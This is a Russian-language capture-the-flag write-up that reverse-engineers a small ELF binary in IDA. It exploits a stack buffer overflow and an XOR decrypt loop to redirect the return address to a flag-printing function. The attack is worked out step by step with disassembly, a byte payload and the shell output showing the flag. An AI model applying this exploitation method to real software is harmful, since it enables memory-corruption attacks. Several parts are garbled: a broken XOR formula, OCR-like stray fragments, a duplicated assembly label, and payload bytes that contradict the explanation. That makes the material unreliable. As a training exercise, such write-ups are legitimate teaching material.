

# QCTF "База данных"

Рекомендуется вначале прочитать разбор SOS.

На этот раз дан бинарник, файл database.db (доступный на чтение только владельцу), и flag. Откроем бинарник в IDA.

В main вызывается функция check\_auth, и от ее результата зависит, выдадут флаг, или нет. Зайдем в нее.

1) Стандартный пролог функции (push ebp/mov ebp, esp/sub esp, 48h)

2) На этот раз компилятор предпочел выровнять стек, просто отняв 8 из esp.

3) На этот раз адресация локальных переменных происходит посредством ebp.

4) Вызывается fread\_db с 3 параметрами. Причем:  
размер ptr = (ebp-2ch) - (ebp-28h) = 4 байта  
размер s2 = (ebp-28h) - (ebp-18h) = 16 байт  
размер s1 = (ebp-18h) - (ebp-8h) = 16 байт (в предположении, что компилятор выравнивает стек 8 байтами)

заметим: lea eax, [ebp+ptr]/mov [esp], eax

т.е в eax будет адрес на ptr. примерно происходит следующее: fread\_db(&ptr, &s1, &s2)

```
public check_auth
check_auth proc near
```

```
s= byte ptr -38h
ptr= dword ptr -2Ch
s2= byte ptr -28h
s1= byte ptr -18h

push    ebp
mov     ebp, esp
sub     esp, 48h
lea     eax, [ebp+s2]
mov     [esp+8], eax    ; int
lea     eax, [ebp+s1]
mov     [esp+4], eax    ; int
lea     eax, [ebp+ptr]
mov     [esp], eax      ; ptr
call    fread_db
```

5) зайдем внутрь и бегло просмотрим - open, 3 раза fread, fclose - по-видимому просто считывает во все 3 аргумента из базы данных

пока не будем подробно останавливаться, пойдем дальше читать check\_auth

6) читает в [ebp+s] с stdin 16 байт. (уже видно, что здесь не так, да? :) )

назовем s как input\_s (клавиша N в IDA)

7) вызывает strlen от input\_s. результат в eax.

8) далее пушит аргументы для decrypt (зайдем в decrypt - да, у него 4 параметра). так как по cdecl аргументы пушатся в обратном порядке, то вызов такой: decrypt(s1, ptr, input\_s, strlen(input\_s))

думаем... логично предположить: s1 длины ptr дешифруется с ключем input\_s длины strlen(input\_s).

9) далее s1 и s2 сравниваются с помощью strcmp(). в случае, если strcmp вернет 0 (строки равны), то будет установлен Zфлаг и в eax положится 1, иначе 0.

10) зайдем в decrypt - там какая-то арифметика, ок, вернемся потом.

11) зайдем в fread\_db - проверим, что же там происходит на самом деле.

считывается 4 байта в ptr. далее значение ptr будет считаться как n для fread(s1), fread(s2).

```
mov     [esp], eax      ; ptr
call    fread_db
mov     dword ptr [esp], offset aEnt
call    _printf
mov     eax, ds:stdin@@GLIBC_2_0
mov     [esp+8], eax    ; stream
mov     dword ptr [esp+4], 10h ; n
lea     eax, [ebp+input_s]
mov     [esp], eax      ; s
call    _fgets
lea     eax, [ebp+input_s]
mov     [esp], eax      ; s
call    _strlen
mov     edx, [ebp+login_len]
mov     [esp+0Ch], eax
lea     eax, [ebp+input_s]
mov     [esp+8], eax
mov     [esp+4], edx
lea     eax, [ebp+cryptd]
mov     [esp], eax
call    decrypt
lea     eax, [ebp+original]
mov     [esp+4], eax    ; s2
lea     eax, [ebp+cryptd]
mov     [esp], eax      ; s1
call    _strcmp
test    eax, eax
setz    al
movzx   eax, al
leave
retn
check_auth endp
```

417,340) 000006DC 080486DC: check\_auth

12) теперь логика ясна:

считываются 2 строки одинаковой длины из базы данных.

одна из них дешифруется на введенный пароль.

дешифрованная сравнивается с первой строкой (оригиналом).

переименуем s2 в original, s1 в crypted, ptr в login\_len

13) давайте подумаем.. где здесь уязвимые места?

пользовательский ввод только в 1 месте, fread с stdin.

и действительно - размер input\_s = (ebp-38h) - (ebp-2ch) = Ch = 12 байт

а считывается 16..

т.е мы можем перетереть login\_len и все.. а как же return\_addr? нет, не добраться.

где еще используется login\_len? в decrypt

15) посмотрим decrypt

arg\_0 = crypted

arg\_4 = crypted\_len


arg\_8 = input

arg\_c = input\_len

видим какой-то цикл.

условием выхода является arg\_4 <= var\_8 -> переименуем var\_8 в i

открываем блокнот (view->open subviews->notepad) и упрощаем:



```
loc_804869F:
mov     eax, [ebp+i]
mov     edx, [ebp+crypted]
lea     ecx, [edx+eax]
mov     eax, [ebp+i]
mov     edx, [ebp+crypted]
add     eax, edx
movzx   ebx, byte ptr [eax]
mov     eax, [ebp+i]
mov     edx, 0
div     [ebp+input_len], edx
mov     eax, [ebp+input_s]
add     eax, edx
movzx   eax, byte ptr [eax]
xor     eax, ebx
mov     [ecx], al
add     [ebp+i], 1

loc_804869F:
add     esp, 10h
pop     ebx
pop     ebp
retn    decrypt endp
```

```
for (i = 0; i < crypted_len; ++i):
    #eax = i
    #edx = &crypted
    ecx = &(crypted + i)

    #eax = i
    #edx = &crypted
    #eax = &(crypted + i)
    ebx = crypted[i]

    #eax = i
    #edx = 0
    #eax = i / input_len
    edx = i % input_len

    #eax = &input_s
    #eax = &(input_s + i % input_len)
    #eax = input_s[i % input_len]

    eax = input_s[i % input_len] ^ crypted[i]
    crypted[i] = eax % 256
```

Я последовательно переводил каждую инструкцию в псевдоязык, при этом # помечал временные результаты

таким образом вся функция decrypt выглядит так:

for (i = 0; i < crypted\_len; ++i):

crypted[i] = crypted[i] ^ input\_s[i % input\_len]

16) так как i идет до crypted\_len, а crypted\_len мы контролируем, то мы можем заставить покорить на input\_s[i % input\_len] гораздо больше, чем crypted.

давайте думать, взглянем на картину стека (выше).

нам нужно, чтобы в return\_addr оказался адрес print\_flag.

и, кстати, что такое ксор? ксор - это логическая операция "исключающее или". таблица истинности:

т.е истинна только когда операнды различны.

ПОБИТОВО:)

а теперь самое интересное (и очень популярное) свойство ксора:

$$5 = 5^1 2^2 = 5^{(00000010 \wedge 00000010)} = 5^0 = 5$$

т.е применив хог над данными с одним и тем же ключем будут получены исходные данные.

у check\_auth есть некий return addr (нам известен, можно посмотреть в IDA).

нам нужно сменить его на `print flag` через `xor`.

тогда  $\text{return addr}^{\wedge}(\text{return addr}^{\wedge} \text{print flag}) = \text{print flag}$ .

нужно вычислить `return_addr ^ print_flag` (именно его и будем вводить в программу как `input s`).

return addr = адрес инструкции, следующей за call check auth = 0x8048775 (Скрин)

```
print flag = 0x804858C
```

вычисляем на калькуляторе (или в python):  $\text{hex}(0x8048775 \wedge 0x804858C) = 0x2f9$

огонь! вспоминаем, как записать это в строку: '\xf9\x02\x00\x00'

считаем:

12 байт - input s

4 байта - login len

нужно рассчитать `login len`, чтобы ровно `return addr` переписать и остановиться:

$$\text{login\_len} = 0x18 \text{ (расстояние от ebp)} + 4 \text{ (old\_ebp)} + 4 \text{ (return\_addr)} = 32$$

а ведь там еще и strlen, который считает длину до нуля байта (а в '\xf9\x02\x00\x00' есть нуль байты).


есть несколько стратегий, какой инпут вводить. одна из них:

\xf9\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1e\x00\x00\x00

0x1e = 30, т.е мы перезапишем только 2 байта от return addr.

```
strlen("\xf9\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\xe\x00\x00\x00") = 2
```

таким образом будет циклический курс на "9x029x029x02..."

```
 binary2@schoolctf: ~  
binary2@schoolctf:~$ python -c "print '\xf9\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' | ./task.elf"  
Enter password: Your flag is QCTF_ololo!_you_MADE_it!  
binary2@schoolctf:~$
```